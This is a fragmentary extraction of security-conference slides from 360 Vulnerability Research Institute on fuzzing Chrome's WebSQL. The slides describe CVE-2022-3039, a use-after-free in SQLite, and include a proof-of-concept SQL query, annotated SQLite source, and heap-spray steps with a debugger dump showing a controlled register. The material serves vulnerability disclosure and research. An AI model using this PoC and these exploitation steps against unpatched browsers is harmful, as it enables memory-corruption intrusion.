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New Wine in an Old Bottle: Attacking Chrome WebSQL

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About us

- ♦ 360 Vulnerability Research Institute
- ◆ Accumulated more than 3,000 CVEs
- Won the highest bug bounty in history from Microsoft, Google and Apple.
- Successful pwner of several Pwn2Own and Tianfu Cup events
- https://vul.360.net






Agenda

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- ◆ AST Fuzz
- Conclusion



What is WebSQL









How to use WebSQL

```
// Open a database named "myDatabase"
var db = openDatabase('myDatabase', '1.0', 'My database', 2 * 1024 * 1024);
// Create a table named "users" with columns "id" and "name"
db.transaction(function(tx) {
 tx.executeSql('CREATE TABLE IF NOT EXISTS users (id unique, name)');
});
// Insert some data
db.transaction(function(tx) {
 tx.executeSql('INSERT INTO users (id, name) VALUES (?, ?)', [1, 'John']);
});
// Retrieve data
db.transaction(function(tx) {
 tx.executeSql('SELECT * FROM users');
});
```







Why WebSQL

- ◆ Easy to Trigger
- Difficult to defend
- ◆ Powerful manipulation primitives: CREATE (malloc), DELETE (free), UPDATE, built-in functions...







Previous Research

- ◆ structure-aware SQL Fuzzer written by Google.
- ◆ The shadow table Fuzz by Wenxiang Qian.
- ◆ BH US-17 "Many Birds, One Stone: Exploiting a Single SQLite Vulnerability Across Multiple Software": https://www.blackhat.com/docs/us-17/wednesday/us-17-Feng-Many-Birds-One-Stone-Exploiting-A-Single-SQLite-Vulnerability-Across-Multiple-Software.pdf
- ◆ BH US-19 "Exploring the New World : Remote Exploitation of SQLite and Curl": https://i.blackhat.com/USA-19/Thursday/us-19-Qian-Exploring-The-New-World-Remote-Exploitation-Of-SQLite-And-Curl.pdf



BNF Fuzz




Syntax template

```
<createTableStmt> = CREATE TABLE <tableName> ( <columnList> )
<tableOption>
<tableName> = t0
<columnNameList> = <columnName>
<columnNameList> = <columnNameList>, <columnName>
<columnName> = c0
<columnName> = c1
<tableOption> = WITHOUT ROWID
<tableOption> = STRICT
```



SQL statement generation


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template => statement => tree




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template-based mutation




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


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CREATE TABLE t0 (c0, c1) WITHOUT ROWID



CVE-2022-3039

- ◆ This Fuzz let us discover CVE-2022-3039: Use after free in WebSQL
- ◆ We later found out that this is a widespread problem in SQLite and ended up finding 3-4 bugs of the same type

```
r1nd0@ccc:~/Downloads/sqlite-amalgamation-3380500$ ./sqlite3 < ./poc.sql
sqlite3: sqlite3.c:141806: sqlite3Select: Assertion `pExpr->pAggInfo==pAggInfo' failed.
Aborted (core dumped)
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```



The reason why Assert failed

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```
#ifdef SQLITE_DEBUG
  if( pAggInfo && !db->mallocFailed ){
        ............
      for(i=0; i<pAggInfo->nFunc; i++){
            Expr *pExpr = pAggInfo->aFunc[i].pFExpr;
            assert( pExpr!=0 );
            assert( pExpr->pAggInfo==pAggInfo );
            assert( pExpr->iAgg==i );
      }
}
#endif
```

pExpr has been released



```
pAggInfo->mnReg = pParse->nMem+1;
pAggInfo->nSortingColumn = pGroupBy ? pGroupBy-
>nExpr : 0;
pAggInfo->pGroupBy = pGroupBy;
sqlite3ExprAnalyzeAggList(&sNC, pEList);
sqlite3ExprAnalyzeAggList(&sNC, sSort.pOrderBy);
if( pHaving ){
   if( pGroupBy ){
     havingToWhere(pParse, p);
     pWhere = p->pWhere;
   }
   sqlite3ExprAnalyzeAggregates(&sNC, pHaving);
}
```

```
WITH t0 AS (
SELECT 1 GROUP BY 1 HAVING
(
SELECT c0 FROM

(SELECT count(DISTINCT c0 IN t1) ORDER BY 1)


, t1)
)
DELETE FROM t0 WHERE 1 IN t0;
```

- ◆ Traverse all pEList, pOrderBy and pHaving nodes in the select statement
- Save pointers to all AGG_COLUMN nodes and AGG_FUNCTION nodes in a temporary variable pAggInfo




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














```
HAVING (
SELECT c0 FROM
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, t1
```

◆ Call the sqlite3Select function recursively



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SELECT (3)

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```




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
, t1
```

free











Cause UAF!

```
static void resetAccumulator(Parse *pParse, AggInfo *pAggInfo){
 for(pFunc=pAggInfo->aFunc, i=0; i<pAggInfo->nFunc; i++, pFunc++){
    if( pFunc->iDistinct>=0 ){
      Expr *pE = pFunc->pFExpr;
      if( pE->x.pList==0 || pE->x.pList->nExpr!=1 ){
        sqlite3ErrorMsg(pParse, "DISTINCT aggregates must have exactly one "
           "argument");
        pFunc->iDistinct = -1;
      }else{
        KeyInfo *pKeyInfo = sqlite3KeyInfoFromExprList(pParse, pE->x.pList,0,0);
        pFunc->iDistAddr = sqlite3VdbeAddOp4(v, OP_OpenEphemeral,
            pFunc->iDistinct, 0, 0, (char*)pKeyInfo, P4_KEYINFO);
        ExplainQueryPlan((pParse, 0, "USE TEMP B-TREE FOR %s(DISTINCT)",
                          pFunc->pFunc->zName)); }}
```



Heap spray

◆ Add where node and BLOB data



Heap spray


```
-[ REGISTERS ]-
RBX 0x1e0c00bedd40 ← 0xb00000000
RCX 0xfffffff7
RDX 0x1e0c00b5b580 - 0x1b50100000001
RDT 0x1e0c00h83c91 - 0x90000f7
RSI 0x41414141414141 ('AAAAAAA'
R9 0x1e0c00b83000 - 0x40 /* '@' */
R11 0x1e0c00ae2580 → 0x1e0c002f7200 → 0x1e0c00a61800 ← 0x1000000003
R12 0x1e0c00bedcb8 ← 0x0
R13 0x1
R14 0x7f75fb9b0ff8 → 0x1e0c002f7200 → 0x1e0c00a61800 ← 0x100000003
R15 0x1e0c00ae2580 → 0x1e0c002f7200 → 0x1e0c00a61800 ← 0x100000003
RBP 0x7f75fb9af920 → 0x7f75fb9afb30 → 0x7f75fb9afd40 → 0x7f75fb9afe00 → 0x7f75fb9afec0 ← ...
RSP 0x7f75fb9af8e0 → 0x1e0c00ae2580 → 0x1e0c002f7200 → 0x1e0c00a61800 ← 0x1000000003
RIP 0x55b5d5373e15 ← cmp dword ptr [rsi], 1
                                    -[ DISASM ]
                      dword ptr [rsi], 1
► 0x55b5d5373e15
  0x55b5d5373e18
                      0x55b5d5373e60
                                                 <0x55b5d5373e60>
                      rsi, [rip - 0x21d67d5]
  0x55b5d5373e60
                 lea
  0x55b5d5373e67
                      rdi r14
                 mov
  0x55b5d5373e6a
                 xor
                      eax eax
  0x55b5d5373e6c
                                                 <0x55b5d551bfb0>
                 call 0x55b5d551bfb0
  0x55b5d5373e71
                      dword ptr r12 - 4 0xffffffff
  0x55b5d5373e7a
                       0x55b5d5373de7
                                                 <0x55b5d5373de7>
  0x55b5d5373e7f
                 int3
  0x55b5d5373e80
                 push rbp
  0x55b5d5373e81 mov rbp, rsp
                                     —[ STACK ]
```

◆ 100% success rate




Exploit

```
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*pAggInfo){
 for(pFunc=pAggInfo->aFunc, i=0; i<pAggInfo->nFunc;
i++, pFunc++){
   if( pFunc->iDistinct>=0 ){
      Expr *pE = pFunc->pFExpr;
      if( pE->x.pList==0 || pE->x.pList->nExpr!=1 ){
     }else{
        KeyInfo *pKeyInfo =
sqlite3KeyInfoFromExprList(pParse, pE->x.pList,0,0); }}
```






```
SQLITE_PRIVATE KeyInfo *sqlite3KeyInfoFromExprList(
 Parse *pParse,
 ExprList *pList,
 int iStart,
  int nExtra
 if( pInfo ){
    for(i=iStart, pItem=pList->a+iStart; i<nExpr; i++,</pre>
pItem++){
      pInfo->aColl[i-iStart] = sqlite3ExprNNCollSeq(pParse,
pItem->pExpr);
      pInfo->aSortFlags[i-iStart] = pItem->fg.sortFlags;
 return pInfo;
```






```
if( op==TK_VECTOR ){
   assert( ExprUseXList(p) );
   p = p->x.pList->a[0].pExpr;
   continue;
}
if( op==TK_COLLATE ){
   assert( !ExprHasProperty(p, EP_IntValue) );
   pColl = sqlite3GetCollSeq(pParse, ENC(db), 0, p->u.zToken);
   break;
}
```





```
SQLITE_PRIVATE CollSeq *sqlite3GetCollSeq(
 Parse *pParse,
 u8 enc,
 CollSeq *pColl,
 const char *zName
  p = pColl;
 if( p==0 ){
    sqlite3ErrorMsg(pParse, "no such collation sequence:
%s", zName);
